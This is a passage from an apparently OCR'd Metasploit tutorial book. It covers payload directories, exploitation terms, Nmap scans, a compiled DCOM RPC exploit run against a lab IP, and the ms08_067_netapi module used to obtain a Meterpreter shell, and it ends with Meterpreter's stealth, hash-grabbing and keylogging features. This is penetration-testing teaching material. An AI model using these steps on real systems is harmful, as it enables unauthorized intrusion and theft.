


As an example we will explore the `bsd` directory and examine the list of payloads.




Stages are the type of payload that are downloaded and executed by the stagers payload such as Meterpreter, VNC server, and so on.

Now we will explore the `stages` directory to view the list of payloads.



Here we have the same result we saw in the `singles` and `stagers` directory; the payloads are categorized according to the different operating systems. We open the `netware` directory to view the list.



Summary

In this chapter we covered the different interfaces and the architecture of Metasploit Framework. The chapter flow included operation techniques of Metasploit followed by the architectural base. We further covered the various Metasploit libraries and application interfaces such as Rex, Msf core, and Msf base. We then explored the Metasploit directories deeply along with descriptions of the important ones.

We then moved on to the exploit directory and briefly explained how exploits are categorized according to operating systems and their services. We then moved to the auxiliary directory, and explored how auxiliary modules are classified according to services such as scanning and fuzzing.

Another important directory we covered was the payload directory which shows how the payloads are categorized into three different types. We further classified the payloads according to operating system.

Through this chapter we were able to cover the description of the basic Metasploit Framework and architecture. In the next chapter we will start some hands on action with Exploitation basics.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- `http://en.wikipedia.org/wiki/Metasploit_Project`
- `http://www.offensive-security.com/metasploit-unleashed/Metasploit_Architecture`
- `http://www.offensive-security.com/metasploit-unleashed/Metasploit_Fundamentals`
- `http://www.offensive-security.com/metasploit-unleashed/Exploits`
- `http://www.offensive-security.com/metasploit-unleashed/Payloads`
- `http://www.securitytube.net/video/2635`
- `http://metasploit.hackplanet.in/2012/07/architecture-of-metasploit.html`

3
Exploitation Basics


Exploitation refers to the art of compromising a computer system. The basics of computer exploitation involves a deep understanding of the vulnerabilities and payloads. An exploit is a piece of well-written code, compiled and executed on a targeted system, which may compromise that system. An exploit usually targets a known vulnerability, a flaw in a service or a poorly written code. In this chapter, we will discuss the basics of how to find vulnerable systems and then exploit them.

Basic terms of exploitation

The basic terms of exploitation are explained as follows:

- **Vulnerability:** A vulnerability is a security hole in software or hardware, which allows an attacker to compromise a system. A vulnerability can be as simple as a weak password or as complex as a Denial of Service attack.
- **Exploit:** An exploit refers to a well-known security flaw or bug with which a hacker gains entry into a system. An exploit is the actual code with which an attacker takes advantage of a particular vulnerability.
- **Payload:** Once an exploit executes on the vulnerable system and the system has been compromised, the payload enables us to control the system. The payload is typically attached to the exploit and delivered.


- **Shellcode:** This is a set of instructions usually used as a payload when the exploitation occurs.
- **Listener:** A listener works as component waiting for an incoming connection.



How does exploitation work?

We consider the scenario of a computer lab in which we have two students doing work on their computers. After some time one of the students goes out for a coffee break and he responsibly locks down his computer. The password for that particular locked computer is `Apple`, which is a very simple dictionary word and is a system vulnerability. The other student starts to attempt a password guessing attack against the system of the student who left the lab. This is a classic example of an exploit. The controls that help the malicious user to control the system after successfully logging in to the computer are called the payload.

We now come to the bigger question of how exploitation actually works. An attacker basically sends an exploit with an attached payload to the vulnerable system. The exploit runs first and if it succeeds, the actual code of the payload runs. After the payload runs, the attacker gets fully privileged access to the vulnerable system, and then he may download data, upload malware, virus', backdoors, or whatever he wants.




A typical process for compromising a system


For compromising any system, the first step is to scan the IP address to find open ports and its operating system and services. Then we move on to identifying a vulnerable service and finding an exploit in Metasploit for that particular service. If the exploit is not available in Metasploit, we will go through the Internet databases such as `www.securityfocus.com`, `www.exploitdb.com`, `www.1337day.com`, and so on. After successfully finding an exploit, we launch the exploit and compromise the system.

The tools that are commonly used for port scanning are **Nmap** (**Network Mapper**), Autoscan, Unicorn Scan, and so on. For example, here we are using Nmap for scanning to show open ports and their services.

First open the terminal in your BackTrack virtual machine. Type in `nmap -v -n 192.168.0.103` and press *Enter* to scan. We use the `-v` parameter to get verbose output and the `-n` parameter to disable reverse DNS resolutions.



Here we can see the results of Nmap, showing three open ports with their services running on them. If we need more detailed information such as the service version or Operating System type, we have to perform an intense scan using Nmap. For an intense scan, we use the command `nmap -T4 -A -v 192.168.0.103`. This shows us the complete results of the service version and the Operating System type.



The next step is to find an exploit according to the service or its version. Here, we can see that the first service running on port number `135` is `msrpc`, which is known as Microsoft Windows RPC. Now we will learn how to find an exploit for this particular service in Metasploit. Let's open our terminal and type in `msfconsole` to start Metasploit. On typing in `search dcom`, it searches all of the Windows RPC related exploits in its database.

In the following screenshot, we can see the exploit with its description and also the release date of this vulnerability. We are presented with a list of exploits according to their rank. From the three exploits related to this vulnerability, we select the first one since it is the most effective exploit with the highest rank. Now we have learned the technique of searching for an exploit in Metasploit through the `search <service name>` command.


Finding exploits from online databases

If the exploit is not available in Metasploit, then we have to search the Internet exploit databases for that particular exploit. Now we will learn how to search for an exploit on these online services such as `www.1337day.com`. We open the website and click on the **Search** tab. As an example, we will search for exploits on the Windows RPC service.


Now we have to download and save a particular exploit. For this, just click on the exploit you need.

After clicking on the exploit it shows the description of that exploit .Click on **Open material** to view or save the exploit.


The usage of this exploit is provided as a part of the documentation in the exploit code as marked in the following screenshot:




Now we will be exploiting our target machine with the particular exploit that we have downloaded. We have already scanned the IP address and found three open ports. The next step would be to exploit one of those ports. As an example, we will target the port number `135` service running on this target machine, which is `msrpc`. Let us start by compiling the downloaded exploit code. To compile the code, launch the terminal and type in `gcc <exploit name with path> -o<exploitname>`. For example, here we are typing `gcc –dcom –o dcom`.




After compiling the exploit we have a binary file of that exploit, which we use to exploit the target by running the file in the terminal by typing in `./<filename>`.




From the preceding screenshot, we can see the requirements for exploiting the target. It requires the target IP address and the ID (Windows version). Let's have a look at our target IP address.



We have the target IP address, so let's start the attack. Type in `./dcom 6 192.168.174.129`.




The target has been exploited and we already have the command shell. Now we check the IP address of the victim machine. Type in `ipconfig`.




The target has been compromised and we have actually gained access to it.

Now we will see how to use the internal exploits of Metasploit. We have already scanned an IP address and found three open ports. This time we target port number 445, which runs the Microsoft-ds service.


Let us start by selecting an exploit. Launch msfconsole, type in `use exploit/windows/smb/ms08_067_netapi`, and press *Enter*.




The next step will be to check the options for an exploit and what it requires in order to perform a successful exploitation. We type in `show options` and it will show us the requirements. We would need to set **RHOST** (**remote host**), which is the target IP address, and let the other options keep their default values.



We set up the `RHOST` or the target address by typing in `set RHOST 192.168.0.103`.



After setting up the options, we are all set to exploit our target. Typing in `exploit` will give us the Meterpreter shell.



Summary

In this chapter, we covered the basics of vulnerability, a payload, and some tips on the art of exploitation. We also covered the techniques of how to search for vulnerable services and further query the Metasploit database for an exploit. These exploits were then used to compromise the vulnerable system. We also demonstrated the art of searching for exploits in Internet databases, which contain zero-day exploits on software and services. In the next chapter, we will be covering Meterpreter basics and in-depth tactics on exploitation.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- `http://www.securitytube.net/video/1175`
- `http://resources.infosecinstitute.com/system-exploitation-metasploit/`


4
Meterpreter Basics

Meterpreter is one of the spearheads in the Metasploit Framework. It is used as a payload post exploitation of a vulnerable system. It uses in-memory DLL Injection Stagers and is extended over the network at runtime. In-memory DLL, Injection is a technique used for injecting code within the address space of a currently running process by forcing it to load a **DLL** (**Dynamic-link library**) file. Once an exploit is triggered and the Meterpreter is used as a payload, we get a Meterpreter shell for the compromised system. The uniqueness of its attack vector lies in its stealth feature. It does not create any files on the hard disk but just attaches itself to an active process in memory. The client-server intercommunication takes place using the Type Length Value Format and is encrypted. Within data communication protocols, optional information may be encoded as a type-length-value or TLV element inside the protocol. Here, Type indicates the kind of field that is a part of the message, Length indicates the size of the value field and Value indicates the variable-sized series of bytes, which contain data for this part of the message. This single payload is very effective with its multiple capabilities, which helps in acquiring password hashes of a victim machine, running a keylogger, and privilege escalation. The stealth feature makes it undetectable to many antivirus and host-based intrusion detection systems. Meterpreter also has the capability to switch between different processes to which it gets attached through DLL Injection, and stays by clinging to running applications on the compromised host rather than creating files on the system.

In the previous chapter, we compromised a system to get the reverse connection for the Meterpreter. Now we will discuss the functionalities we can use over the compromised system post exploitation, such as the working of the Meterpreter and the Meterpreter in action.


Working of the Meterpreter

Once a system is compromised, we (the attacker) send a first-stage payload to the affected system. This payload connects back to the Meterpreter. Then a second DLL Injection Payload is sent followed by the Meterpreter Server DLL. This establishes a socket and a client-server communication can take place through the Meterpreter session. The best part of this session is that it is encrypted. This offers confidentiality and hence a session may not be sniffed by any network administrator.

